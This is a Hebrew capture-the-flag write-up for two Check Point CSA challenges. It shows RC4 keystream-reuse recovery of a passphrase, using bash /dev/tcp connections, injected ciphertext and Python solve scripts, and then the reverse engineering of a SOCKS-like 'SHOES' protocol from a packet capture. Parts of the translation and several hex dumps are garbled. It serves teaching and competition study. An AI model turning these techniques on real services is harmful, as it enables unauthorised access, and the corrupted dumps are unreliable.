received data: Welcome! your RC4 key is: csa-mitm-key
received data (Length: 32): 013aa13224c14f2c4182ee087d801f1054c992a55f1bec40f3db3b9532ea38f9
b"Hi! what's the secret sequence?\n"
received data (Length: 17): b571e216a7596233a8a6f003160a0eec8a
b'No flag for you!\n'
```

از מה יש לנו פה בעצם?

- 4 מתחבר ל-2 ומתקבל 32 בתים מוצפנים
- אנחנו מתחברים לשרת הדגל ומתקבלים 32 בתים מוצפנים (אם נתעלם מהמפתח שנשלח אליו (לפניהם))

לכן, הגיוני להניח ש:

- 2 הוא בעצם שרת דגל נוסף, ו-4 מתחבר אליו על מנת לקבל את הדגל
- בתחילת ה-session, 2 שולח ל-4 את ההודעה: ?Hi! what's the secret sequence?
- 4עונה על ידי שליחת הסיסמה (מצפנת)
- 2 שולח ל-4 את הדגל (מצפן, באורך 44 בתים, בוגד ל-17 הבטים שאנו קיבלו מחרזה עם ההודעה "לא מגיע לכם דגל")

אפשר גם לראות שהמפתח שמשמש לתעבורה בין 2 ל-4 שונה מהמפתח שלנו, כי אחות ההודעה הראשונה (באורך 32 בתים) הייתה זהה לזה שלנו (כך עובד RC4). באותו אופן, העובדה שהנתונים שעוברים בין 2 ל-4 תמיד זהים לחלוון מעידה על כך שהם חוזרים ומשתמשים באותו מפתח פעם אחר פעם. לפי תיאור התרגיל, הסיסמה מורכבת ממיללים מתוך רשימה סגורה שאוותה קיבלו מטור קובץ טקסט:

development	organization	although	actually	according
conference	as	information	administration	commercial
I	collection	able	ability	be
environment	at	across	a	particularly
about	activity	area	age	add
accept	also	environmental	act	away

אם נתמקד בסיסמא ש-4 שולח ל-2, נראה שהוא מורכב ממספר הודעות שנשלחו אחת אחרי השנייה:

```
b75aa7537b306a86391733e2e6
6ed101ee76155ffc90da9fb05cf5bb
d51f
494c13
bac2
341b5ebe22cd432c4a7994d4bc4a
3e3217f7e110
75efbf54557ced
4bbd1eebc033fc30
bffdd8b81f0c9c96f055
```

אפשר להניח שכל הודעה צזו היא מילה. ההודעה הארוכה ביותר היא באורך 15 בתים, בעוד המילה הארוכה ביותר היא באורך 14 תווים. אך אפשר להניח שהיתר האחרון הוא מפ прид כלשהו, כמו ח'.

מפה אפשר לנסות לנחש את המילים לפי האורך, אבל זה יקח זמן, כי לעיתים ישנו מספר מילים עם אורך זהה. בואו ננסה לעשות משהו כמו יותר. בואו ננסה לדבר עם השרת עצמן.

רוב תוכנות העזר נחסמו לשימוש על שרת ה-SSH זהה, ו-netcat ביניהם. אבל - כדי לשלוח הודעות מעל הרשות צריך רק bash!

נעשה ניסוי ונשלח ל-2 את אותו רצף הבתים שראינו את 4 שלו:


```
csa@8830f0230fd9:~$ exec 3<> /dev/tcp/172.16.238.2/1337
csa@8830f0230fd9:~$ echo -en "\xb7\x5a\xa7\x53\x7b\x30\x6a\x86\x39\x17\x33\xe2\xe6\x6e\xd1\x01\xee\x76\x15\x5f\xfc\x90\xda\x9f\xb0\x5c\xf5\xbb\xd5\x1f\x49\x4c\x13\xba\xc2\x34\x1b\x5e\xbe\x22\xcd\x43\x2c\x4a\x79\x94\xd4\xbc\x4a\x3e\x32\x17\xf7\xe1\x10\x75\xef\xbf\x54\x55\x7c\xed\x4b\xbd\x1e\xeb\xc0\x33\xfc\x30\xbf\xfd\xd8\xb8\x1f\x0c\x9c\x96\xf0\x55" 1>&3
csa@8830f0230fd9:~$ read 0<&3
```

כעת, נציג לטעורה ונראה את 2 שלו לנו את אותה תשובה שהוא שלח ל-4:

1	0.000000	172.16.238.3	172.16.238.2	TCP	76	40368 → 1337 [SYN] Seq=383	
2	0.000038	172.16.238.2	172.16.238.3	TCP	76	1337 → 40368 [SYN, ACK] Se	
3	0.000049	172.16.238.3	172.16.238.2	TCP	68	40368 → 1337 [ACK] Seq=383	
4	0.000086	172.16.238.3	172.16.238.2	TCP	68	38938 → 1337 [FIN, ACK] Se	
5	0.000100	172.16.238.2	172.16.238.3	TCP	68	1337 → 38938 [ACK] Seq=107	
6	0.000622	172.16.238.2	172.16.238.3	TCP	100	1337 → 40368 [PSH, ACK] Se	
7	0.000639	172.16.238.3	172.16.238.2	TCP	68	40368 → 1337 [ACK] Seq=383	
8	0.001578	172.16.238.3	172.16.238.2	TCP	148	40368 → 1337 [PSH, ACK] Se	
9	0.001596	172.16.238.2	172.16.238.3	TCP	68	1337 → 40368 [ACK] Seq=402	
10	11.012841	172.16.238.2	172.16.238.3	TCP	112	1337 → 40368 [PSH, ACK] Se	
11	11.013083	172.16.238.2	172.16.238.3	TCP	68	1337 → 40368 [FIN, ACK] Se	


```
> Frame 10: 112 bytes on wire (896 bits), 112 bytes captured (896 bits) on interface 0
> Linux cooked capture
> Internet Protocol Version 4, Src: 172.16.238.2, Dst: 172.16.238.3
> Transmission Control Protocol, Src Port: 1337, Dst Port: 40368, Seq: 402163525, Ack: 3831762725, Len: 44
> Data (44 bytes)
  Data: ea026bbcbe0bf219e695ec22a79b384f6c43df2db1f7df12...
  [Length: 44]
```

כמובן שאיננו יודעים לפענה אותה, אבל זה מוכיח שאנו יכולים לדבר עם 2 בדיקן כמו ש-4 עשה. כעת, נתחכם.



במוקם לשלוח ל-2 את רצף הבטים המדויק ש-4 שלח (כלומר את הסיסמה האמיתית), ונשנהתו כלשהו בהתחלה ונשלחו:

```
$ exec 3<> /dev/tcp/172.16.238.2/1337
$ echo -en "\xb8\x5a\xa7\x53\x7b\x30\x6a\x86\x39\x17\x33\xe2\xe6" 1>&3
$ echo -en "\x6e\xd1\x01\xee\x76\x15\x5f\xfc\x90\xda\x9f\xb0\x5c\xf5\xbb" 1>&3
$ echo -en "\xd5\x1f" 1>&3
$ echo -en "\x49\x4c\x13" 1>&3
$ echo -en "\xba\xc2" 1>&3
$ echo -en "\x34\x1b\x5e\xbe\x22\xcd\x43\x2c\x4a\x79\x94\xd4\xbc\x4a" 1>&3
$ echo -en "\x3e\x32\x17\xf7\xe1\x10" 1>&3
$ echo -en "\x75\xef\xbf\x54\x55\x7c\xed" 1>&3
$ echo -en "\x4b\xbd\x1e\xeb\xc0\x33\xfc\x30" 1>&3
$ echo -en "\xbf\xfd\xd8\xb8\x1f\x0c\x9c\x96\xf0\x55" 1>&3
$ read 0<&3
```

התשובה שנתקבל מהשרת הפעם קצרהונה:

```
b85aa7537b306a86391733e2e6
596e2b00b349e78de0cc586e4582c8d70e6027f76af0220da7a31e3376447cbb
6ed101ee76155ffc90da9fb05cf5bb
d51f494c13bac2341b5ebe22cd432c4a7994d4bc4a3e3217f7e11075efbf54557ced4bbd1eebc033fc30bffdd8b81f0c9c96f055
41da4ce1741d4ba884d499f94af4c4951f
```

הפעם, אנחנו מקבלים 17 בתים כתשובה, ואנחנו כבר יודעים מה המשמעות של הבטים הללו:


```
b'No flag for you!' \n
```

כמובן, מכיוון שהצפנה RC4 בפועל פשוט מיצרת לנו רצף אינסויי של בתים באמצעות אנחנו אמורים לבצע XOR עם הטקסט על מנת להצפין (או לפענחו) אותו, העובדה שאנו חושפים לקטע מוצפן ובמקביל יודעים מהו ה-plaintext של אותו הקטע אומרת שאנו יכוליםגלות מהו Key Stream באותו הקטע. זה אומר שאם אי פעם ישתמשו באותו מפתח על מנת להצפין טקסט שונה, נוכל לפענחו את הטקסט באותו הקטע בדיק.

מה בעצם השרת עשה פה? הוא קיבל את המילה הראשונה, בדק אותה, ראה שהיא לא נכונה וענה לנו "you for No!". זה אומר שהוא הצפין את הודעתה-"אין דגל" עם אותו קטע שבו השתמש 4 כד"ל להצפין חלק מהביטוי:

```
b75aa7537b306a86391733e2e6 6ed101ee76155ffc90da9fb05cf5bbd51f
b85aa7537b306a86391733e2e6 41da4ce1741d4ba884d499f94af4c4951f
          No   f l a g   f o r   y o u ! \n
```

כמובן, אם נבצע XOR של הקטעים הנוכחיים, נוכל לשחרר את ה-plaintext ש-4 שלח באותו הקטע.



נשתמש בסקריפט הבא על מנת לנסות להתאים את ה-key stream שאנו מסוגלים לחלץ אל ה-plaintext המתאים:

```
import string, sys

def xor(one, two):
    return bytes(a ^ b for (a, b) in zip(one, two))

encrypted_passphrase = bytes.fromhex("""
b75aa7537b306a86391733e2e6
6ed101ee76155ffc90da9fb05cf5bb
d51f
494c13
bac2
341b5ebe22cd432c4a7994d4bc4a
3e3217f7e110
75efbf54557ced
4bbd1eebc033fc30
bffdd8b81f0c9c96f055
""".replace("\n", ""))

failure_text = b'No flag for you!\n'

encrypted_failure_msg = bytes.fromhex(sys.argv[1])
assert(len(failure_text) == len(encrypted_failure_msg))

key_stream = xor(encrypted_failure_msg, failure_text)

for i in range(len(encrypted_passphrase)):
    encrypted_chunk = encrypted_passphrase[i:i+len(key_stream)]
    xor_res = xor(key_stream, encrypted_chunk)
    if all(chr(c) in string.printable for c in xor_res):
        print ("Encrypted bytes: {}".format(encrypted_chunk.hex()))
        print ("Decrypted bytes: {}".format(xor_res))
```

הסקריפט בעצם מחפש את המקום המתאים על ידי מציאת הקטע שבו ביצוע XOR עם הסיסמה המוצפנת המקורי יפיק תווים חוקיים בלבד (כלומר, תווי ASCII הניטנים להדפסה).

נירז לדוגמה ונקבל:


```
root@kali:/media/sf_CTFs/checkpoint/CS-hAcked# python3 decrypt.py 41da4ce1741d4ba884d499f94af4c4951f
Encrypted bytes: 6ed101ee76155ffc90da9fb05cf5bbd51f
Decrypted bytes: b'administration\na\n'
```

כלומר, גילינו ש:

```
6ed101ee76155ffc90da9fb05cf5bb -> administration
d51f -> a
```

אם נשתמש ביצוג שראינו קודם:

```
          a d m i n i s t r a t i o n \n a \n
b75aa7537b306a86391733e2e6 6ed101ee76155ffc90da9fb05cf5bbd51f
b85aa7537b306a86391733e2e6 41da4ce1741d4ba884d499f94af4c4951f
          N o   f l a g   f o r   y o u ! \n
```



נשנה כתובת בית במקום אחר ונשלח:

```
$ exec 3<> /dev/tcp/172.16.238.2/1337
$ echo -en "\xb7\x5a\x47\x53\x7b\x30\x6a\x86\x39\x17\x33\xe2\xe6" 1>&3
$ echo -en "\x6f\xd1\x01\xee\x76\x15\x5f\xfc\x90\xda\x9f\xb0\x5c\xf5\xbb" 1>&3
$ echo -en "\xd5\x1f" 1>&3
$ echo -en "\x49\x4c\x13" 1>&3
$ echo -en "\xba\xc2" 1>&3
$ echo -en "\x34\x1b\x5e\xbe\x22\xcd\x43\x2c\x4a\x79\x94\xd4\xbc\x4a" 1>&3
$ echo -en "\x3e\x32\x17\xf7\xe1\x10" 1>&3
$ echo -en "\x75\xef\xbf\x54\x55\x7c\xed" 1>&3
$ echo -en "\x4b\xbd\x1e\xeb\xc0\x33\xfc\x30" 1>&3
$ echo -en "\xbf\xfd\xd8\xb8\x1f\x0c\x9c\x96\xf0\x55" 1>&3
$ read 0<&3
```

התוצאה:

```
b75aa7537b306a86391733e2e6
596e2b00b349e78de0cc586e4582c8d70e6027f76af0220da7a31e3376447cbb
6fd101ee76155ffc90da9fb05cf5bb
d51f494c13bac2341b5ebe22cd432c4a7994d4bc4a3e3217f7e11075efbf54557ced4bbd1eebc033fc30bffd8b81f0c9c96f055
fa7a08597592af711347a570db42340e1d
```

נריץ את הסקירה פט:

```
root@kali:/media/sf_CTFs/checkpoint/CS-hAcked# python3 decrypt.py fa7a08597592af711347a570db42340e1d
Encrypted bytes: d51f494c13bac2341b5ebe22cd432c4a79
Decrypted bytes: b'a\nas\nI\nenvironment'
```


כלומר, גילינו ש:

```
d51f -> a
494c13 -> as
bac2 -> I
341b5ebe22cd432c4a7994d4bc4a79 -> environment or environmental
```

אפשר להמשיך כך ולגלות עוד ועוד מילים. לבסוף, נגיע לרשימה הבאה:

```
b75aa7537b306a86391733e2e6 -> ?
6ed101ee76155ffc90da9fb05cf5bb -> administration
d51f -> a
494c13 ->as
bac2 -> I
341b5ebe22cd432c4a7994d4bc4a -> environmental
3e3217f7e110 -> about
75efbf54557ced -> across
4bbd1eebc033fc30 -> ability
bfddd8b81f0c9c96f055 -> according
```

את המילה הראשונה איננו יכולים לפצח כי הקטע המוקדם ביותר שבו אנחנו יכולים לגרום לשלווח לנו את הודעתה "אין דgal" הוא אחרי שהשרת בודק את המילה הראשונה, כלומר את המילה הראשונה אי אפשר "ליישר" עם הודעתה "אין דgal". אך נצטרך לנחש אותה לפני האורך. למזלנו, אין יותר מדי אפשרויות.



נשתמש בסקריפט הבא כדי לשלוח את הסיסמה שגילינו:

```
from Crypto.Cipher import ARC4
import socket

TCP_IP = '3.126.154.76'
TCP_PORT = 80
BUFFER_SIZE = 1024

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((TCP_IP, TCP_PORT))
data = s.recv(BUFFER_SIZE)
print ("received data: {}".format(data.decode("ascii")))
cipher = ARC4.new("csa-mitm-key")

data = s.recv(BUFFER_SIZE)
print ("received data (Length: {}): {}".format(len(data), data.hex()))
print(cipher.decrypt(data))

list = ["particularly", "administration", "a", "as", "I",
"environmental", "about", "across", "ability", "according"]

for word in list:
    s.send(cipher.encrypt(word + "\n"))

data = s.recv(BUFFER_SIZE)
print ("received data: {}".format(data.hex()))
print(cipher.decrypt(data))

s.close()
```

ויקבל את הדגל:

```
root@kali:/media/sf_CTFs/checkpoint/CS-hAcked# python3 solve.py
received data: Welcome! your RC4 key is: csa-mitm-key

received data (Length: 32): 013aa13224c14f2c4182ee087d801f1054c992a55f1bec40f3db3b9532ea38f9
b"Hi! what's the secret sequence?\n"
received data: 7b5652b5a0dd441a564ef8df3a5faf0615d90f29de4424b2c9df81b3513caf794c5c5c6e124c1081ed9bc1ab
b'CSA{i_gu355_I_need_t0_ChN4GE_mY_encrYp710n}\n'
```

אתגר #5 (קטגוריה Networks , 80 נקודות)

Hi Ash! We have found Team Rocket's secret server.
We have a good feeling that there is a hidden message inside it, and you have to find it. In order to help you, we have managed to get a PCAP from someone who had access to the server in the past, we hope you find it useful.
In addition, we have discovered an email that may be connected. All of the files are safe for download, don't worry.

לאתגר צורפו קובץ לכידת תעבורת רשות ותכתובת מייל.

פתרונות:

נתחל מעבר על המייל:

To: jessie@team-rocket.io
Subject: RE: My protocoll1

Hi sis! Make it double haha ;)

I reviewed your work, love how you didn't reinvent the wheel in your implementation, smart!

Regarding the checksum, Meowth suggested for using a standard error detection mechanism, you can use a similar algorithm of Ethernet's checksum, but keep it simple...

I hope it will keep Ash outside of our servers!

James,
Team Rocket inc.

From: Jessie <jessie@team-rocket.io>
Sent: Wednesday, January 8, 2020 11:35 AM
To: james@team-rocket.io
Subject: My protocoll1

Sup Jessie! Prepare for trouble... just kidding.

I'm trying to implement our server communication protocol, do ya think we need some kind of checksum?

Jessie,
Team Rocket inc.

מדוברפה על פרוטוקול תקשורת כלשהו, על כך שלא הומצא היגל החדש, ועל שימוש ב-Checksum מוכר.

החלק העיקרי של קובץ לכידת הרשות הכליל בעיקר תקשורת אשר זותה כפרוטוקול SOCKS:

67	65.940116969	10.0.2.15	52.28.255.56	Socks	61	Unknown
69	66.003432018	52.28.255.56	10.0.2.15	Socks	64	Unknown
71	66.003653215	10.0.2.15	52.28.255.56	Socks	63	Unknown
73	66.004068786	10.0.2.15	52.28.255.56	Socks	68	Unknown
75	66.064503690	52.28.255.56	10.0.2.15	Socks	68	Unknown
77	66.064859980	10.0.2.15	52.28.255.56	Socks	279	Unknown
79	66.126119162	52.28.255.56	10.0.2.15	Socks	518	Unknown
91	72.429587211	10.0.2.15	52.28.255.56	Socks	61	Unknown
93	72.491329781	52.28.255.56	10.0.2.15	Socks	64	Unknown
95	72.491710204	10.0.2.15	52.28.255.56	Socks	63	Unknown
97	72.492392102	10.0.2.15	52.28.255.56	Socks	68	Unknown
99	72.554029721	52.28.255.56	10.0.2.15	Socks	68	Unknown
101	72.554612283	10.0.2.15	52.28.255.56	Socks	279	Unknown
103	72.616163730	52.28.255.56	10.0.2.15	Socks	518	Unknown

מדובר בשני Stream, הראשון:

```
5a01fedd749c2e
Safe2c91605e14c8b11b
5a2cd231fa90bb96a
5a010001c0a8ad0a005074f2be19
5a000001000000000000ebcb7543
474554202f020485454502f312e310d0a557365722d4167656e743a204d6f7a696c6c612f352e3020857696e646f7773204e542031302e303b2057696e36343b2078363429204170706c6557656
24b69742f5333372e333620284b48544d4c2c206c696b65204765636b6f29204368726f6d652f37342e302e333732392e313639205361666172692f3533372e33360d0a486f73743a20777772e
7475746f7269616c7370d6f6996e742e636f6dd0a416363670742d4c616e67756f23a204b6565702d416c6976650d0a0d0a
485454502f312e3120323030204f4b0d0a446174653a205765642c20323220417072203230320203131a3231a33537204745d40d0a5365727665723a204170616368652f322e342e323920285
5627596e7475290d0a4c173742dd4df6e6469666965643a205765642c203232204170722032303202031303a4393a353620474d540d0a455461673a202239642d3561336465653a393164613697
220d0a4163636570742d52616e6765733a02062797465730d0a436f6e74656e742d4c656774683a203135370d0a56172793a204163636570742d456e6367f64696e670d0a4b6565702d416c697
6653a2074696d656f75743d352c206d1783d313030d0a436f6e6e56374696f6e3a204b6565702d416c6976650d0a436f6e742d547970653a20746578742f68746d6c0d0a0d0a46696c
657320696e207365727665723a0a0a696e6455782e68746d6c0a4172626f6b2e6a70670a426c61736175722e6a70670a427574746572667265652e6a706706
70a43686172697a6172642e6a70670a466c61672e6a70670a4d57461706f642e6a70670a5371756972746c652e6a70670a576172746f72746c652e6a70670a0a
70a43686172697a6172642e6a70670a466c61672e6a70670a4d57461746174612e6a70670a5371756972746c652e6a70670a576172746f72746c652e6a70670a0a
```

והשני:

```
5a01fedd749c2e
Safe67a6f193f4769864
5a67e5a2d249b59015
5a010001c0a8ad0a005074f2be19
5a000001000000000000ebcb7543
474554202f20485454502f312e310d0a557365722d4167656e743a204d6f7a696c6c612f352e3020857696e646f7773204e542031302e303b2057696e36343b2078363429204170706c6557656
24b69742f5333372e333620284b48544d4c2c206c696b65204765636b6f29204368726f6d652f37342e302e333732392e313639205361666172692f3533372e33360d0a486f73743a20777772e
7475746f7269616c7370d6f6996e742e636f6dd0a4163636570742d4c616e67756f23a204b6565702d416c6976650d0a0d0a
485454502f312e3120323030204f4b0d0a446174653a205765642c20323220417072203230320203131a3231a33537204745d40d0a5365727665723a204170616368652f322e342e323920285
5627596e7475290d0a4c173742dd4df6e6469666965643a205765642c203232204170722032303202031303a4393a353620474d540d0a455461673a202239642d3561336465653a393164613732
220d0a4163636570742d52616e6765733a02062797465730d0a436f6e74656e742d4c656774683a203135370d0a56172793a204163636570742d456e6367f64696e670d0a4b6565702d416c697
6653a2074696d656f75743d352c206d1783d313030d0a436f6e6e56374696f6e3a204b6565702d416c6976650d0a436f6e742d547970653a20746578742f68746d6c0d0a0d0a46696c
657320696e207365727665723a0a0a696e6455782e68746d6c0a4172626f6b2e6a70670a426c61736175722e6a70670a427574746572667265652e6a706706
70a43686172697a6172642e6a70670a466c61672e6a70670a4d57461706f642e6a70670a5371756972746c652e6a70670a576172746f72746c652e6a70670a0a
70a43686172697a6172642e6a70670a466c61672e6a70670a4d57461746174612e6a70670a5371756972746c652e6a70670a576172746f72746c652e6a70670a0a
```

הנתונים שעוברים דומים, אך לא זהים לחלוון. ההבדל הוא בהודעה השנייה והשלישית. ה프וטוקול מזוהה על ידי Wireshark בתור SOCKS (פרוטוקול העברת מידע בין שרת ללקוח דרך פרוקס), אבל ההודעות עצמן לא מתאימות לפוטוקול (א-ליין לפרוטוקול אוותן). בהתחשב בכך שם התרגום הוא SHOES, נראה שמדובר בפרוטוקול חדש מבוטו SOCKS שהוא נctrar לנוכח.

שתי ההודעות הארוכות בסוף הן בקשת HTTP ומענה על הבקשה, כך שנתעלם מהן בעת עתה. נתרכז בהודעות שלפני:

```
5a01fedd749c2e
Safe67a6f193f4769864
5a67e5a2d249b59015
5a010001c0a8ad0a005074f2be19
5a000001000000000000ebcb7543
```

לא נפרט את התהיליך שUberNet עיר מנת להנדס לאחרור את ה프וטוקול, נאמר רק שהוא מאוד דומה לפרוטוקול SOCKS. במקום זאת, נביא את הגדרות הפרוטוקול שמצאנו.

הודעה ראשונה - Client Greeting

VER	NAUTH	AUTH	CHECKSUM
1 byte	1 byte	Variable length	4 bytes
גרסת ה프וטוקול	מספר שיטות האימות הנתמכות	רשימת שיטות האימות הנתמכות	CRC32
0x5a	0x01	0xfe: XOR	0xdd749c2e

הודעה שנייה - Server Choice

VER	CAUTH	CHALLENGE	CHECKSUM
1 byte	1 byte	Variable length	4 bytes
גרסת הפרוטוקול	שיטת האימות הנבחרת	מידע רלוונטי עבור שיטת האימות הנבחרת	CRC32
0x5a	0xfe (XOR)	0x67a6f193 (bytes to perform XOR with)	0xf4769864

הודעה שלישית - Client Authentication

VER	CHAL_RESPONSE	CHECKSUM
1 byte	Variable length	4 bytes
גרסת הפרוטוקול	תגובה לשיטת האימות	CRC32
0x5a	0x67e5a2d2	0x49b59015

הודעה רביעית - Client Connect Request

VER	CMD	RSV	DSTADDR	DSTPORT	CHECKSUM
1 byte	1 byte	1 byte	Variable length	2 bytes	4 bytes
גרסת הפרוטוקול	סוג הפקודה	שמור	כתובת היעד	포רט היעד	CRC32
0x5a	0x01: Establish a TCP/IP stream connection	0x00	0x01 (IPv4), 0xc0a8ad0a (192.168.173.10)	0x50 (80)	0x74f2be19

הודעה חמישית - Server Connection Response

VER	STATUS	RSV	BNDADDR	BNDPORT	CHECKSUM
1 byte	1 byte	1 byte	Variable length	2 bytes	4 bytes
gross הפרוטוקול	סטטוס הבקשה	שמור	הכתובת שקשורה לשרת	הפורט שקשורה לשרת	CRC32
0x5a	0x00 (Request Granted)	0x00	0x00000000	0x0000	0xebcb7543


כאמור, ההודעה החמישית היא בקשת HTTP:

52 54 00 12 35 02 08 00 27 0f ae 2f 08 00 45 00 01 09 a0 f1 40 00 40 06 59 9a 0a 00 02 0f 34 1c ff 38 ec 2a 04 38 6d 8a fb 05 02 31 86 1a 50 18 fa d8 40 5f 00 00 47 45 54 20 2f 20 48 54 54 50 2f 31 2e 31 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f 35 2e 30 20 28 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 3b 20 57 69 6e 36 34 3b 20 78 36 34 29 20 41 70 70 6c 65 57 65 62 4b 69 74 2f 35 33 37 2e 33 36 20 28 4b 48 54 4d 4c 2c 20 6c 69 6b 65 20 47 65 63 6b 6f 29 20 43 68 72 6f 6d 65 2f 37 34 2e 30 2e 33 37 32 39 2e 31 36 39 20 53 61 66 61 72 69 2f 35 33 37 2e 33 36 0d 0a 48 6f 73 74 3a 20 77 77 77 2e 74 75 74 6f 72 69 61 6c 73 70 6f 69 6e 74 2e 63 6f 6d 0d 0a 41 63 63 65 70 74 2d 4c 61 6e 67 75 61 67 65 3a 20 65 6e 2d 75 73 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 0d 0a	RT 5... '.../...E... ...@... Y...4... 8...8m... 1...P... @...GE T / HTTP /1.1...Us er-Agent : Mozilla/5.0 (W indows NT 10.0; Win64; x64) Appl eWebKit/537.36 (K HTML, like Geck o) Chrome/74.0.3 729.169 Safari/5 37.36...H ost: www .tutoria lspoint. com...Acc ept-Lang uage: en -us...Con nection: Keep-Al ive....
---	--

וההודעה הששית היא התגובה:

ff ff 80 23 00 00 48 54 54 50 2f 31 2e 31 20 32 30 30 20 4f 4b 0d 0a 44 61 74 65 3a 20 57 65 64 2c 20 32 32 20 41 70 72 20 32 30 32 30 20 31 31 3a 32 31 3a 35 37 20 47 4d 54 0d 0a 53 65 72 76 65 72 3a 20 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 0d 0a 4c 61 73 74 2d 4d 6f 64 69 66 69 65 64 3a 20 57 65 64 2c 20 32 32 20 41 70 72 20 32 30 32 30 20 31 30 3a 34 39 3a 35 36 20 47 4d 54 0d 0a 45 54 61 67 3a 20 22 39 64 2d 35 61 33 64 65 65 34 39 31 64 61 37 32 22 0d 0a 41 63 63 65 70 74 2d 52 61 6e 67 65 73 3a 20 62 79 74 65 73 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 31 35 37 0d 0a 56	...#...HT TP/1.1 2 00 OK...D ate: Wed , 22 Apr 2020 11 :21:57 G MT...Ser ver: Apache/2.4.2 9 (Ubuntu)...Last -Modifie d: Wed, 22 Apr 2 020 10:4 9:56 GMT ...ETag: "9d-5a3d ee491da7 2"...Acce pt-Range s: bytes ...Conten t-Length : 157...V
---	--

אם אנחנו רוצים להיות מסוגלים לתקשר עם השרת, علينا להבין כיצד עובד מנגנון האימות.



ב-session הראשון, הראשון challenge היה 0x67e5a2d2 וההתשובה הייתה 0x67a6f193. ב-session השני, ה- challenge היה 0x2cd2331f וההתשובה הייתה 0x2c91605e. נבצע XOR של ה- challenge עם התשובה בכל אחד מהמקרים:

```
>>> from pwn import *
>>> xor(b"\x67\xa6\xf1\x93", b"\x67\xe5\xa2\xd2")
b'\x00CSA'
>>> xor(b"\x2c\x91\x60\x5e", b"\x2c\xd2\x33\x1f")
b'\x00CSA'
>>>
```

ניתן לראות שהמפתח מכיל את הביטוי CSA, מה שלא נראה מקרי. כמובן, במקור היה צריך בניחוש על מנת להבין ששיטת האימות היא XOR עם מפתח ידוע מראש, וניחוש זה התאמת באמצעות הניסוי שראינו.

כעת אנחנו יכולים לדבר עם השרת. לשם הנוחות נמשם מספר קל עזר לצורך דיבור עם השרת. ראשית, נמשם context manager שיעטוף את החיבור לשרת ויאפשר לנו לבחור האם להציג הודעות דיבאג או לא:

```
class RemoteServer:
    BUFFER_SIZE = 4096

    def __init__(self, ip, port, verbose = False):
        self.s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        self.ip = ip
        self.port = port
        self.verbose = verbose

    def __enter__(self):
        self.s.connect((self.ip, self.port))
        return self

    def __exit__(self, *args):
        self.s.close()

    def _print(self, prefix, msg):
        if self.verbose:
            print("{}{}".format(prefix, " ".join(["{:02x}".format(x) for x in msg])))

    def send(self, msg):
        self._print("Sending : ", msg)
        self.s.send(msg)

    def recv(self):
        msg = self.s.recv(self.BUFFER_SIZE)
        self._print("Received: ", msg)
        return msg
```

נמשם גם פונקציה שתדאג להרים את החיבור לשרת ה-SHOES לפי הפרטוקול:

```
import shoes
KEY = bytes.fromhex("00 43 53 41") # \x00CSA

def setup_connection(ip):
    s.send(shoes.ClientGreeting(version = shoes.SHOES_PROTOCOL_VERSION, auth_list
= [shoes.SHOES_AUTH_TYPE_XOR]).to_bytes())
```

```

challenge_msg = shoes.ServerChoice.from_bytes(s.recv())

s.send(shoes.ClientAuth(version = shoes.SHOES_PROTOCOL_VERSION, auth_data =
xor(challenge_msg.auth_data, KEY)).to_bytes())

s.send(shoes.ClientConnectionRequest(version = shoes.SHOES_PROTOCOL_VERSION,
command = shoes.SHOES_COMMAND_ESTABLISH_TCP_IP,
address =
shoes.ipaddress.IPv4Address(ip), port = 80).to_bytes())

server_response = shoes.ServerConnectionResponse.from_bytes(s.recv())

if server_response.status != shoes.SHOES_STATUS_SUCCESS:
    raise Exception("Error setting up connection, status = "
{ }).format(server_response.status))
assert(server_response.status == shoes.SHOES_STATUS_SUCCESS)

```

ולבסוף, נתחבר לשרת ונשלח הודעה GET

```

TCP_IP = '52.28.255.56'
TCP_PORT = 1080

